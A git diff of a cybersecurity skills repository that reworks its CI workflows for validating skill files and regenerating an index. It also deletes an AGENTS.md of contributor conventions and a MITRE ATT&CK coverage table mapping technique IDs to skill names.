top_tags = sorted(tag_counter.items(), key=lambda x: -x[1])[:20]
|
||||
index = {
|
||||
"version": "1.0.0",
|
||||
"generated_at": datetime.now(timezone.utc).strftime("%Y-%m-%dT%H:%M:%SZ"),
|
||||
"repository": "https://github.com/mukul975/Anthropic-Cybersecurity-Skills",
|
||||
"total_skills": len(skills),
|
||||
"total_domains": 1,
|
||||
"total_subdomains": len(subdomain_counts),
|
||||
"domain_stats": {"cybersecurity": len(skills)},
|
||||
"subdomain_stats": dict(subdomain_counts),
|
||||
"top_tags": [{"tag": t, "count": c} for t, c in top_tags],
|
||||
"skills": skills
|
||||
}
|
||||
|
||||
with open("index.json", "w", encoding="utf-8") as f:
|
||||
json.dump(index, f, indent=2)
|
||||
|
||||
print(f"Updated index.json: {len(skills)} skills, {len(subdomain_counts)} subdomains")
|
||||
EOF
|
||||
|
||||
- name: Commit updated index and skill count
|
||||
- name: Commit updated index
|
||||
run: |
|
||||
git config user.name "mukul975"
|
||||
git config user.email "mukuljangra5@gmail.com"
|
||||
git add index.json README.md .claude-plugin/marketplace.json .claude-plugin/plugin.json
|
||||
git diff --staged --quiet || git commit -m "chore: auto-update index.json and skill count"
|
||||
git config user.email "mukul975@users.noreply.github.com"
|
||||
git add index.json
|
||||
git diff --staged --quiet || git commit -m "chore: auto-update index.json"
|
||||
git push
|
||||
|
||||
@@ -4,14 +4,9 @@ on:
|
||||
push:
|
||||
paths:
|
||||
- 'skills/**'
|
||||
- 'tools/**'
|
||||
- '.github/workflows/validate-skills.yml'
|
||||
pull_request:
|
||||
paths:
|
||||
- 'skills/**'
|
||||
- 'tools/**'
|
||||
- '.github/workflows/validate-skills.yml'
|
||||
workflow_dispatch:
|
||||
|
||||
jobs:
|
||||
validate:
|
||||
@@ -20,50 +15,57 @@ jobs:
|
||||
steps:
|
||||
- uses: actions/checkout@v4
|
||||
|
||||
- name: Install dependencies
|
||||
run: pip install pyyaml
|
||||
|
||||
# All frontmatter is parsed by tools/skill_frontmatter.py (PyYAML). Any
|
||||
# reintroduced regex parser silently truncates multi-line descriptions --
|
||||
# that bug shipped 604/817 broken descriptions before it was caught.
|
||||
- name: Guard against hand-rolled YAML parsers
|
||||
- name: Validate SKILL.md frontmatter with Python
|
||||
run: |
|
||||
if grep -rnE '(re\.(search|match|compile)\([^)]*description|^\s*description:.*\(\.\*\))' \
|
||||
tools/ --include='*.py' ; then
|
||||
echo "::error::Regex-based frontmatter parsing detected. Use tools/skill_frontmatter.py."
|
||||
exit 1
|
||||
fi
|
||||
echo "OK: no regex frontmatter parsers"
|
||||
python3 << 'EOF'
|
||||
import os
|
||||
import re
|
||||
import sys
|
||||
|
||||
# Single source of truth: tools/validate-skill.py validates required
|
||||
# frontmatter fields, kebab-case name, description length, subdomain, and
|
||||
# tag count. (Previously this step duplicated a weaker inline parser.)
|
||||
- name: Validate SKILL.md frontmatter
|
||||
run: python3 tools/validate-skill.py --all
|
||||
REQUIRED_FIELDS = ['name', 'description', 'domain', 'subdomain', 'tags', 'version', 'author', 'license']
|
||||
errors = []
|
||||
checked = 0
|
||||
|
||||
# agentskills.io conformance: name==directory, 1..1024 description,
|
||||
# reserved-word ban, angle-bracket injection check.
|
||||
- name: Validate agentskills.io conformance
|
||||
run: python3 tools/validate-agentskills.py --strict
|
||||
for root, dirs, files in os.walk('skills'):
|
||||
for file in files:
|
||||
if file == 'SKILL.md':
|
||||
path = os.path.join(root, file)
|
||||
checked += 1
|
||||
with open(path, 'r', encoding='utf-8') as f:
|
||||
content = f.read()
|
||||
|
||||
# index.json is generated; a PR that changes a description must regenerate it.
|
||||
# Pull requests only: on a push to main, update-index.yml regenerates
|
||||
# index.json in parallel with this job, so checking here would race and go
|
||||
# red on every merge that adds a skill before self-healing seconds later.
|
||||
- name: Check index.json is current
|
||||
if: github.event_name == 'pull_request'
|
||||
run: python3 tools/generate-index.py --check
|
||||
# Check frontmatter exists
|
||||
fm_match = re.match(r'^---\n(.*?)\n---', content, re.DOTALL)
|
||||
if not fm_match:
|
||||
errors.append(f"{path}: Missing YAML frontmatter")
|
||||
continue
|
||||
|
||||
# Description quality gate. Pre-existing failures are grandfathered in
|
||||
# tools/lint-baseline.json so this blocks NEW debt only; the baseline is
|
||||
# allowed to shrink and never to grow.
|
||||
- name: Lint descriptions
|
||||
run: python3 tools/lint-descriptions.py --all --stats
|
||||
fm = fm_match.group(1)
|
||||
|
||||
# Ratchet: the number of unreviewed near-duplicate description pairs may
|
||||
# never increase. Lower this cap as disambiguation lands.
|
||||
- name: Detect skill collisions
|
||||
run: python3 tools/detect-collisions.py --max-unreviewed 55
|
||||
# Check required fields
|
||||
for field in REQUIRED_FIELDS:
|
||||
if not re.search(rf'^{field}:', fm, re.MULTILINE):
|
||||
errors.append(f"{path}: Missing required field '{field}'")
|
||||
|
||||
# Check name format (kebab-case)
|
||||
name_match = re.search(r'^name:\s*(.+)$', fm, re.MULTILINE)
|
||||
if name_match:
|
||||
name = name_match.group(1).strip().strip('"')
|
||||
if not re.match(r'^[a-z0-9-]+$', name):
|
||||
errors.append(f"{path}: Name '{name}' must be kebab-case")
|
||||
if len(name) > 64:
|
||||
errors.append(f"{path}: Name '{name}' exceeds 64 characters")
|
||||
|
||||
print(f"Checked {checked} SKILL.md files")
|
||||
|
||||
if errors:
|
||||
print(f"\n{len(errors)} validation error(s):")
|
||||
for e in errors:
|
||||
print(f" ❌ {e}")
|
||||
sys.exit(1)
|
||||
else:
|
||||
print(f"✅ All {checked} skills valid")
|
||||
EOF
|
||||
|
||||
- name: Check for duplicate skill names
|
||||
run: |
|
||||
|
||||
@@ -12,5 +12,3 @@ __pycache__/
|
||||
Thumbs.db
|
||||
*.swp
|
||||
launch/
|
||||
extract_attack.py
|
||||
AUDIT_REPORT.md
|
||||
|
||||
@@ -1,54 +0,0 @@
|
||||
# AGENTS.md
|
||||
|
||||
Instructions for AI agents working in this repository.
|
||||
|
||||
## What this repository is
|
||||
|
||||
A library of 817 cybersecurity skills. Each skill is a directory under `skills/` containing a `SKILL.md` — YAML frontmatter plus a Markdown procedure — following the [agentskills.io](https://agentskills.io) standard.
|
||||
|
||||
The layout is flat: `skills/<skill-name>/SKILL.md`. Do not nest skills by domain; agents discover them by scanning `skills/*/SKILL.md`.
|
||||
|
||||
## Reading a skill
|
||||
|
||||
Only `name` and `description` load at discovery time. The body loads once the description matches the request; `references/`, `scripts/` and `assets/` load only when referenced.
|
||||
|
||||
Read the description first. If it carries a negative trigger — "Do not use for X — use `other-skill`" — honour it. Those exist because two skills would otherwise compete for the same request.
|
||||
|
||||
## Changing a skill
|
||||
|
||||
Frontmatter is parsed by `tools/skill_frontmatter.py`, which uses PyYAML. Do not write a regex frontmatter parser; CI fails the build if it detects one. Three hand-rolled parsers previously truncated 604 of 817 descriptions to their first line.
|
||||
|
||||
After changing any `SKILL.md`:
|
||||
|
||||
```bash
|
||||
pip install pyyaml
|
||||
python tools/validate-skill.py --all
|
||||
python tools/validate-agentskills.py --strict
|
||||
python tools/generate-index.py # regenerate index.json
|
||||
python tools/lint-descriptions.py --all
|
||||
python tools/detect-collisions.py
|
||||
```
|
||||
|
||||
All five run in CI. `index.json` is generated — never edit it by hand.
|
||||
|
||||
## Writing a description
|
||||
|
||||
The description is the only signal another agent sees when deciding whether to load the skill. It needs four things:
|
||||
|
||||
1. What it does, concretely.
|
||||
2. `Use when …` — the phrasings a user would actually type.
|
||||
3. `Keywords:` — tool names, event IDs, CVEs, API calls.
|
||||
4. `Do not use for X — use other-skill.` — the negative trigger.
|
||||
|
||||
Keep it under 1024 characters. Keep the body under 500 lines; depth belongs in `references/`.
|
||||
|
||||
## Constraints
|
||||
|
||||
- `name` must equal the directory name, lowercase-kebab, ≤64 characters.
|
||||
- `domain` is always `cybersecurity`. `subdomain` must be one the validator accepts — see CONTRIBUTING.md.
|
||||
- Scripts must run. No placeholders, no invented API endpoints, no fabricated CVE numbers.
|
||||
- Framework IDs must be real and current. A wrong mapping sends an investigation the wrong way; omit rather than guess.
|
||||
|
||||
## Scope
|
||||
|
||||
See [SCOPE.md](SCOPE.md). This repository holds skills. Runtimes, engines and applications belong elsewhere.
|
||||
@@ -1,509 +0,0 @@
|
||||
# MITRE ATT&CK Coverage Map
|
||||
|
||||
<p align="center">
|
||||
<a href="https://attack.mitre.org/"><img src="https://img.shields.io/badge/MITRE_ATT%26CK-v16-red?style=for-the-badge&logo=shield&logoColor=white" alt="MITRE ATT&CK" /></a>
|
||||
<img src="https://img.shields.io/badge/Techniques-291+-blueviolet?style=for-the-badge" alt="Techniques" />
|
||||
<img src="https://img.shields.io/badge/Tactics-14%2F14-green?style=for-the-badge" alt="Tactics" />
|
||||
</p>
|
||||
|
||||
This document maps all **291 unique MITRE ATT&CK techniques** (across **149 parent techniques**) referenced in our **817 cybersecurity skills** to the 14 Enterprise ATT&CK tactics. Use this to identify coverage gaps, plan detection engineering priorities, or validate your security program against the ATT&CK framework.
|
||||
|
||||
> **How to read this:** Each technique links to its official ATT&CK page. Skills listed under each technique are the ones in this repository that teach detection, hunting, exploitation, or response for that technique.
|
||||
|
||||
---
|
||||
|
||||
## Coverage Summary
|
||||
|
||||
| Tactic | Techniques | Coverage |
|
||||
|:-------|:---------:|:---------|
|
||||
| 🔎 **Reconnaissance** | **12** | `████████████░░░░░░░░░░░░░░░░░░` |
|
||||
| 🏗️ **Resource Development** | **7** | `███████░░░░░░░░░░░░░░░░░░░░░░░` |
|
||||
| 🚪 **Initial Access** | **18** | `██████████████████░░░░░░░░░░░░` |
|
||||
| ⚡ **Execution** | **18** | `██████████████████░░░░░░░░░░░░` |
|
||||
| 🔩 **Persistence** | **36** | `██████████████████████████████` |
|
||||
| ⬆️ **Privilege Escalation** | **11** | `███████████░░░░░░░░░░░░░░░░░░░` |
|
||||
| 🥷 **Defense Evasion** | **48** | `██████████████████████████████` |
|
||||
| 🔑 **Credential Access** | **27** | `███████████████████████████░░░` |
|
||||
| 🗺️ **Discovery** | **20** | `████████████████████░░░░░░░░░░` |
|
||||
| ↔️ **Lateral Movement** | **9** | `█████████░░░░░░░░░░░░░░░░░░░░░` |
|
||||
| 📦 **Collection** | **13** | `█████████████░░░░░░░░░░░░░░░░░` |
|
||||
| 📡 **Command and Control** | **20** | `████████████████████░░░░░░░░░░` |
|
||||
| 📤 **Exfiltration** | **12** | `████████████░░░░░░░░░░░░░░░░░░` |
|
||||
| 💥 **Impact** | **6** | `██████░░░░░░░░░░░░░░░░░░░░░░░░` |
|
||||
| 🔧 **Other/Cross-tactic** | **34** | |
|
||||
| | **291** | **Total unique techniques** |
|
||||
|
||||
---
|
||||
|
||||
## 🔎 Reconnaissance
|
||||
|
||||
**12 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1589](https://attack.mitre.org/techniques/T1589/) | `conducting-full-scope-red-team-engagement`, `conducting-social-engineering-pretext-call`, `performing-open-source-intelligence-gathering` |
|
||||
| [T1590](https://attack.mitre.org/techniques/T1590/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1591](https://attack.mitre.org/techniques/T1591/) | `collecting-open-source-intelligence`, `conducting-social-engineering-pretext-call`, `performing-open-source-intelligence-gathering` |
|
||||
| [T1592](https://attack.mitre.org/techniques/T1592/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1593](https://attack.mitre.org/techniques/T1593/) | `conducting-full-scope-red-team-engagement`, `performing-open-source-intelligence-gathering` |
|
||||
| [T1594](https://attack.mitre.org/techniques/T1594/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1595](https://attack.mitre.org/techniques/T1595/) | `executing-red-team-engagement-planning`, `triaging-security-incident` |
|
||||
| [T1595.001](https://attack.mitre.org/techniques/T1595/001/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1595.002](https://attack.mitre.org/techniques/T1595/002/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1596](https://attack.mitre.org/techniques/T1596/) | `performing-open-source-intelligence-gathering` |
|
||||
| [T1598](https://attack.mitre.org/techniques/T1598/) | `conducting-social-engineering-pretext-call` |
|
||||
| [T1598.003](https://attack.mitre.org/techniques/T1598/003/) | `conducting-social-engineering-pretext-call`, `conducting-spearphishing-simulation-campaign` |
|
||||
|
||||
---
|
||||
|
||||
## 🏗️ Resource Development
|
||||
|
||||
**7 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1583.001](https://attack.mitre.org/techniques/T1583/001/) | `building-red-team-c2-infrastructure-with-havoc`, `conducting-full-scope-red-team-engagement`, `conducting-spearphishing-simulation-campaign`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1583.003](https://attack.mitre.org/techniques/T1583/003/) | `building-red-team-c2-infrastructure-with-havoc` |
|
||||
| [T1584.001](https://attack.mitre.org/techniques/T1584/001/) | `hunting-for-dns-based-persistence` |
|
||||
| [T1585.002](https://attack.mitre.org/techniques/T1585/002/) | `conducting-spearphishing-simulation-campaign` |
|
||||
| [T1587.001](https://attack.mitre.org/techniques/T1587/001/) | `building-red-team-c2-infrastructure-with-havoc`, `conducting-full-scope-red-team-engagement` |
|
||||
| [T1608.001](https://attack.mitre.org/techniques/T1608/001/) | `conducting-spearphishing-simulation-campaign` |
|
||||
| [T1608.005](https://attack.mitre.org/techniques/T1608/005/) | `conducting-spearphishing-simulation-campaign` |
|
||||
|
||||
---
|
||||
|
||||
## 🚪 Initial Access
|
||||
|
||||
**18 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1078](https://attack.mitre.org/techniques/T1078/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-powershell-script-block-logging`, `analyzing-windows-event-logs-in-splunk`, `building-threat-hunt-hypothesis-framework`, `conducting-full-scope-red-team-engagement` +13 more |
|
||||
| [T1078.001](https://attack.mitre.org/techniques/T1078/001/) | `detecting-service-account-abuse` |
|
||||
| [T1078.002](https://attack.mitre.org/techniques/T1078/002/) | `conducting-domain-persistence-with-dcsync`, `detecting-service-account-abuse`, `exploiting-active-directory-certificate-services-esc1`, `exploiting-constrained-delegation-abuse`, `exploiting-nopac-cve-2021-42278-42287` +1 more |
|
||||
| [T1078.003](https://attack.mitre.org/techniques/T1078/003/) | `performing-privilege-escalation-assessment` |
|
||||
| [T1078.004](https://attack.mitre.org/techniques/T1078/004/) | `detecting-azure-lateral-movement`, `detecting-azure-service-principal-abuse`, `implementing-mitre-attack-coverage-mapping`, `implementing-threat-modeling-with-mitre-attack` |
|
||||
| [T1091](https://attack.mitre.org/techniques/T1091/) | `executing-red-team-engagement-planning`, `performing-physical-intrusion-assessment` |
|
||||
| [T1133](https://attack.mitre.org/techniques/T1133/) | `executing-red-team-engagement-planning`, `performing-threat-landscape-assessment-for-sector` |
|
||||
| [T1190](https://attack.mitre.org/techniques/T1190/) | `conducting-full-scope-red-team-engagement`, `executing-red-team-engagement-planning`, `exploiting-ms17-010-eternalblue-vulnerability`, `hunting-for-webshell-activity`, `performing-threat-landscape-assessment-for-sector` +1 more |
|
||||
| [T1195](https://attack.mitre.org/techniques/T1195/) | `analyzing-supply-chain-malware-artifacts`, `performing-threat-landscape-assessment-for-sector` |
|
||||
| [T1195.001](https://attack.mitre.org/techniques/T1195/001/) | `hunting-for-supply-chain-compromise` |
|
||||
| [T1195.002](https://attack.mitre.org/techniques/T1195/002/) | `hunting-for-supply-chain-compromise` |
|
||||
| [T1199](https://attack.mitre.org/techniques/T1199/) | `hunting-for-supply-chain-compromise`, `performing-physical-intrusion-assessment` |
|
||||
| [T1200](https://attack.mitre.org/techniques/T1200/) | `executing-red-team-engagement-planning`, `performing-physical-intrusion-assessment` |
|
||||
| [T1566](https://attack.mitre.org/techniques/T1566/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-threat-actor-ttps-with-mitre-attack`, `analyzing-threat-landscape-with-misp`, `building-attack-pattern-library-from-cti-reports`, `hunting-advanced-persistent-threats` +3 more |
|
||||
| [T1566.001](https://attack.mitre.org/techniques/T1566/001/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-campaign-attribution-evidence`, `analyzing-macro-malware-in-office-documents`, `analyzing-threat-actor-ttps-with-mitre-navigator`, `building-attack-pattern-library-from-cti-reports` +13 more |
|
||||
| [T1566.002](https://attack.mitre.org/techniques/T1566/002/) | `building-attack-pattern-library-from-cti-reports`, `conducting-spearphishing-simulation-campaign`, `hunting-for-spearphishing-indicators`, `implementing-continuous-security-validation-with-bas`, `implementing-mitre-attack-coverage-mapping` +1 more |
|
||||
| [T1566.003](https://attack.mitre.org/techniques/T1566/003/) | `conducting-spearphishing-simulation-campaign`, `hunting-for-spearphishing-indicators`, `implementing-continuous-security-validation-with-bas` |
|
||||
| [T1566.004](https://attack.mitre.org/techniques/T1566/004/) | `conducting-social-engineering-pretext-call` |
|
||||
|
||||
---
|
||||
|
||||
## ⚡ Execution
|
||||
|
||||
**18 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1047](https://attack.mitre.org/techniques/T1047/) | `conducting-full-scope-red-team-engagement`, `detecting-fileless-attacks-on-endpoints`, `detecting-lateral-movement-with-splunk`, `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas` +8 more |
|
||||
| [T1053](https://attack.mitre.org/techniques/T1053/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-persistence-mechanisms-in-linux`, `hunting-advanced-persistent-threats`, `hunting-for-persistence-mechanisms-in-windows`, `implementing-mitre-attack-coverage-mapping` +4 more |
|
||||
| [T1053.002](https://attack.mitre.org/techniques/T1053/002/) | `hunting-for-scheduled-task-persistence` |
|
||||
| [T1053.003](https://attack.mitre.org/techniques/T1053/003/) | `analyzing-persistence-mechanisms-in-linux`, `hunting-for-scheduled-task-persistence`, `performing-privilege-escalation-assessment`, `performing-privilege-escalation-on-linux` |
|
||||
| [T1053.005](https://attack.mitre.org/techniques/T1053/005/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-campaign-attribution-evidence`, `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl` +17 more |
|
||||
| [T1059](https://attack.mitre.org/techniques/T1059/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-threat-actor-ttps-with-mitre-attack`, `analyzing-windows-event-logs-in-splunk`, `building-incident-timeline-with-timesketch`, `deobfuscating-powershell-obfuscated-malware` +7 more |
|
||||
| [T1059.001](https://attack.mitre.org/techniques/T1059/001/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-campaign-attribution-evidence`, `analyzing-macro-malware-in-office-documents`, `analyzing-powershell-empire-artifacts`, `analyzing-powershell-script-block-logging` +29 more |
|
||||
| [T1059.003](https://attack.mitre.org/techniques/T1059/003/) | `building-attack-pattern-library-from-cti-reports`, `building-detection-rule-with-splunk-spl`, `detecting-suspicious-powershell-execution`, `mapping-mitre-attack-techniques`, `performing-purple-team-atomic-testing` |
|
||||
| [T1059.004](https://attack.mitre.org/techniques/T1059/004/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1059.005](https://attack.mitre.org/techniques/T1059/005/) | `analyzing-macro-malware-in-office-documents`, `detecting-living-off-the-land-attacks`, `executing-red-team-exercise`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs` +2 more |
|
||||
| [T1059.006](https://attack.mitre.org/techniques/T1059/006/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1059.007](https://attack.mitre.org/techniques/T1059/007/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1129](https://attack.mitre.org/techniques/T1129/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1203](https://attack.mitre.org/techniques/T1203/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1204.001](https://attack.mitre.org/techniques/T1204/001/) | `conducting-spearphishing-simulation-campaign` |
|
||||
| [T1204.002](https://attack.mitre.org/techniques/T1204/002/) | `analyzing-macro-malware-in-office-documents`, `conducting-full-scope-red-team-engagement`, `conducting-spearphishing-simulation-campaign`, `detecting-living-off-the-land-attacks`, `executing-red-team-engagement-planning` +4 more |
|
||||
| [T1569](https://attack.mitre.org/techniques/T1569/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1569.002](https://attack.mitre.org/techniques/T1569/002/) | `detecting-lateral-movement-in-network`, `detecting-lateral-movement-with-splunk`, `exploiting-ms17-010-eternalblue-vulnerability`, `performing-purple-team-atomic-testing` |
|
||||
|
||||
---
|
||||
|
||||
## 🔩 Persistence
|
||||
|
||||
**36 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1098](https://attack.mitre.org/techniques/T1098/) | `analyzing-windows-event-logs-in-splunk`, `conducting-domain-persistence-with-dcsync`, `hunting-for-t1098-account-manipulation`, `implementing-mitre-attack-coverage-mapping`, `implementing-siem-use-cases-for-detection` +1 more |
|
||||
| [T1098.001](https://attack.mitre.org/techniques/T1098/001/) | `conducting-cloud-penetration-testing`, `detecting-azure-lateral-movement`, `detecting-azure-service-principal-abuse`, `hunting-for-t1098-account-manipulation`, `implementing-mitre-attack-coverage-mapping` |
|
||||
| [T1098.002](https://attack.mitre.org/techniques/T1098/002/) | `detecting-azure-lateral-movement`, `detecting-email-forwarding-rules-attack` |
|
||||
| [T1098.004](https://attack.mitre.org/techniques/T1098/004/) | `analyzing-persistence-mechanisms-in-linux`, `implementing-security-monitoring-with-datadog` |
|
||||
| [T1136](https://attack.mitre.org/techniques/T1136/) | `detecting-privilege-escalation-in-kubernetes-pods`, `implementing-mitre-attack-coverage-mapping`, `performing-purple-team-atomic-testing` |
|
||||
| [T1136.001](https://attack.mitre.org/techniques/T1136/001/) | `analyzing-windows-event-logs-in-splunk`, `performing-purple-team-atomic-testing` |
|
||||
| [T1136.002](https://attack.mitre.org/techniques/T1136/002/) | `exploiting-nopac-cve-2021-42278-42287` |
|
||||
| [T1197](https://attack.mitre.org/techniques/T1197/) | `detecting-living-off-the-land-attacks`, `detecting-living-off-the-land-with-lolbas`, `hunting-for-living-off-the-land-binaries`, `hunting-for-lolbins-execution-in-endpoint-logs`, `performing-purple-team-atomic-testing` |
|
||||
| [T1505](https://attack.mitre.org/techniques/T1505/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1505.003](https://attack.mitre.org/techniques/T1505/003/) | `building-attack-pattern-library-from-cti-reports`, `hunting-for-webshell-activity`, `performing-purple-team-atomic-testing` |
|
||||
| [T1542.001](https://attack.mitre.org/techniques/T1542/001/) | `analyzing-uefi-bootkit-persistence` |
|
||||
| [T1542.003](https://attack.mitre.org/techniques/T1542/003/) | `analyzing-uefi-bootkit-persistence` |
|
||||
| [T1543](https://attack.mitre.org/techniques/T1543/) | `analyzing-persistence-mechanisms-in-linux`, `hunting-for-persistence-mechanisms-in-windows`, `performing-purple-team-atomic-testing` |
|
||||
| [T1543.002](https://attack.mitre.org/techniques/T1543/002/) | `analyzing-persistence-mechanisms-in-linux`, `performing-privilege-escalation-on-linux` |
|
||||
| [T1543.003](https://attack.mitre.org/techniques/T1543/003/) | `detecting-lateral-movement-with-splunk`, `detecting-living-off-the-land-attacks`, `detecting-privilege-escalation-attempts`, `hunting-for-persistence-mechanisms-in-windows`, `hunting-for-unusual-service-installations` +2 more |
|
||||
| [T1546](https://attack.mitre.org/techniques/T1546/) | `analyzing-persistence-mechanisms-in-linux`, `performing-purple-team-atomic-testing` |
|
||||
| [T1546.001](https://attack.mitre.org/techniques/T1546/001/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1546.003](https://attack.mitre.org/techniques/T1546/003/) | `analyzing-windows-event-logs-in-splunk`, `detecting-fileless-attacks-on-endpoints`, `detecting-fileless-malware-techniques`, `detecting-wmi-persistence`, `hunting-for-lateral-movement-via-wmi` +3 more |
|
||||
| [T1546.004](https://attack.mitre.org/techniques/T1546/004/) | `analyzing-persistence-mechanisms-in-linux` |
|
||||
| [T1546.010](https://attack.mitre.org/techniques/T1546/010/) | `hunting-for-persistence-mechanisms-in-windows` |
|
||||
| [T1546.012](https://attack.mitre.org/techniques/T1546/012/) | `hunting-for-persistence-mechanisms-in-windows`, `hunting-for-registry-persistence-mechanisms` |
|
||||
| [T1546.015](https://attack.mitre.org/techniques/T1546/015/) | `hunting-for-persistence-mechanisms-in-windows`, `hunting-for-registry-persistence-mechanisms` |
|
||||
| [T1547](https://attack.mitre.org/techniques/T1547/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-malware-persistence-with-autoruns`, `hunting-advanced-persistent-threats`, `hunting-for-persistence-mechanisms-in-windows`, `implementing-siem-use-cases-for-detection` +3 more |
|
||||
| [T1547.001](https://attack.mitre.org/techniques/T1547/001/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `conducting-full-scope-red-team-engagement`, `detecting-fileless-attacks-on-endpoints` +10 more |
|
||||
| [T1547.004](https://attack.mitre.org/techniques/T1547/004/) | `hunting-for-persistence-mechanisms-in-windows`, `hunting-for-registry-persistence-mechanisms`, `performing-purple-team-atomic-testing` |
|
||||
| [T1547.005](https://attack.mitre.org/techniques/T1547/005/) | `hunting-for-persistence-mechanisms-in-windows` |
|
||||
| [T1547.009](https://attack.mitre.org/techniques/T1547/009/) | `performing-purple-team-atomic-testing` |
|
||||
| [T1556](https://attack.mitre.org/techniques/T1556/) | `performing-initial-access-with-evilginx3` |
|
||||
| [T1556.007](https://attack.mitre.org/techniques/T1556/007/) | `detecting-azure-lateral-movement` |
|
||||
| [T1574](https://attack.mitre.org/techniques/T1574/) | `analyzing-persistence-mechanisms-in-linux`, `performing-purple-team-atomic-testing` |
|
||||
| [T1574.001](https://attack.mitre.org/techniques/T1574/001/) | `detecting-dll-sideloading-attacks`, `hunting-for-persistence-mechanisms-in-windows`, `performing-purple-team-atomic-testing` |
|
||||
| [T1574.002](https://attack.mitre.org/techniques/T1574/002/) | `analyzing-windows-event-logs-in-splunk`, `building-attack-pattern-library-from-cti-reports`, `detecting-dll-sideloading-attacks`, `implementing-siem-use-cases-for-detection`, `performing-purple-team-atomic-testing` |
|
||||
| [T1574.006](https://attack.mitre.org/techniques/T1574/006/) | `analyzing-persistence-mechanisms-in-linux`, `detecting-dll-sideloading-attacks`, `performing-privilege-escalation-on-linux` |
|
||||
| [T1574.008](https://attack.mitre.org/techniques/T1574/008/) | `detecting-dll-sideloading-attacks` |
|
||||
| [T1574.009](https://attack.mitre.org/techniques/T1574/009/) | `detecting-privilege-escalation-attempts` |
|
||||
| [T1574.011](https://attack.mitre.org/techniques/T1574/011/) | `detecting-privilege-escalation-attempts` |
|
||||
|
||||
---
|
||||
|
||||
## ⬆️ Privilege Escalation
|
||||
|
||||
**11 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1068](https://attack.mitre.org/techniques/T1068/) | `conducting-full-scope-red-team-engagement`, `detecting-container-escape-attempts`, `detecting-privilege-escalation-attempts`, `detecting-privilege-escalation-in-kubernetes-pods`, `executing-red-team-engagement-planning` +5 more |
|
||||
| [T1134](https://attack.mitre.org/techniques/T1134/) | `analyzing-windows-event-logs-in-splunk`, `detecting-privilege-escalation-attempts` |
|
||||
| [T1134.001](https://attack.mitre.org/techniques/T1134/001/) | `detecting-privilege-escalation-attempts`, `exploiting-constrained-delegation-abuse`, `performing-purple-team-atomic-testing` |
|
||||
| [T1134.005](https://attack.mitre.org/techniques/T1134/005/) | `hunting-for-t1098-account-manipulation`, `performing-active-directory-compromise-investigation` |
|
||||
| [T1484](https://attack.mitre.org/techniques/T1484/) | `exploiting-active-directory-certificate-services-esc1`, `performing-active-directory-vulnerability-assessment` |
|
||||
| [T1484.001](https://attack.mitre.org/techniques/T1484/001/) | `deploying-active-directory-honeytokens`, `performing-active-directory-compromise-investigation` |
|
||||
| [T1548](https://attack.mitre.org/techniques/T1548/) | `detecting-container-escape-attempts`, `detecting-privilege-escalation-in-kubernetes-pods`, `detecting-t1548-abuse-elevation-control-mechanism`, `performing-privilege-escalation-assessment` |
|
||||
| [T1548.001](https://attack.mitre.org/techniques/T1548/001/) | `detecting-privilege-escalation-attempts`, `detecting-privilege-escalation-in-kubernetes-pods`, `detecting-t1548-abuse-elevation-control-mechanism`, `performing-privilege-escalation-assessment`, `performing-privilege-escalation-on-linux` |
|
||||
| [T1548.002](https://attack.mitre.org/techniques/T1548/002/) | `conducting-full-scope-red-team-engagement`, `detecting-privilege-escalation-attempts`, `detecting-t1548-abuse-elevation-control-mechanism`, `performing-purple-team-atomic-testing` |
|
||||
| [T1548.003](https://attack.mitre.org/techniques/T1548/003/) | `detecting-privilege-escalation-attempts`, `detecting-t1548-abuse-elevation-control-mechanism`, `performing-privilege-escalation-assessment`, `performing-privilege-escalation-on-linux` |
|
||||
| [T1548.004](https://attack.mitre.org/techniques/T1548/004/) | `detecting-t1548-abuse-elevation-control-mechanism` |
|
||||
|
||||
---
|
||||
|
||||
## 🥷 Defense Evasion
|
||||
|
||||
**48 techniques covered**
|
||||
|
||||
| Technique | Skills |
|
||||
|:----------|:-------|
|
||||
| [T1027](https://attack.mitre.org/techniques/T1027/) | `analyzing-apt-group-with-mitre-navigator`, `analyzing-powershell-empire-artifacts`, `analyzing-powershell-script-block-logging`, `building-attack-pattern-library-from-cti-reports`, `conducting-full-scope-red-team-engagement` +3 more |
|
||||
| [T1036](https://attack.mitre.org/techniques/T1036/) | `detecting-evasion-techniques-in-endpoint-logs`, `implementing-mitre-attack-coverage-mapping`, `implementing-siem-use-cases-for-detection`, `performing-purple-team-atomic-testing` |
|
||||
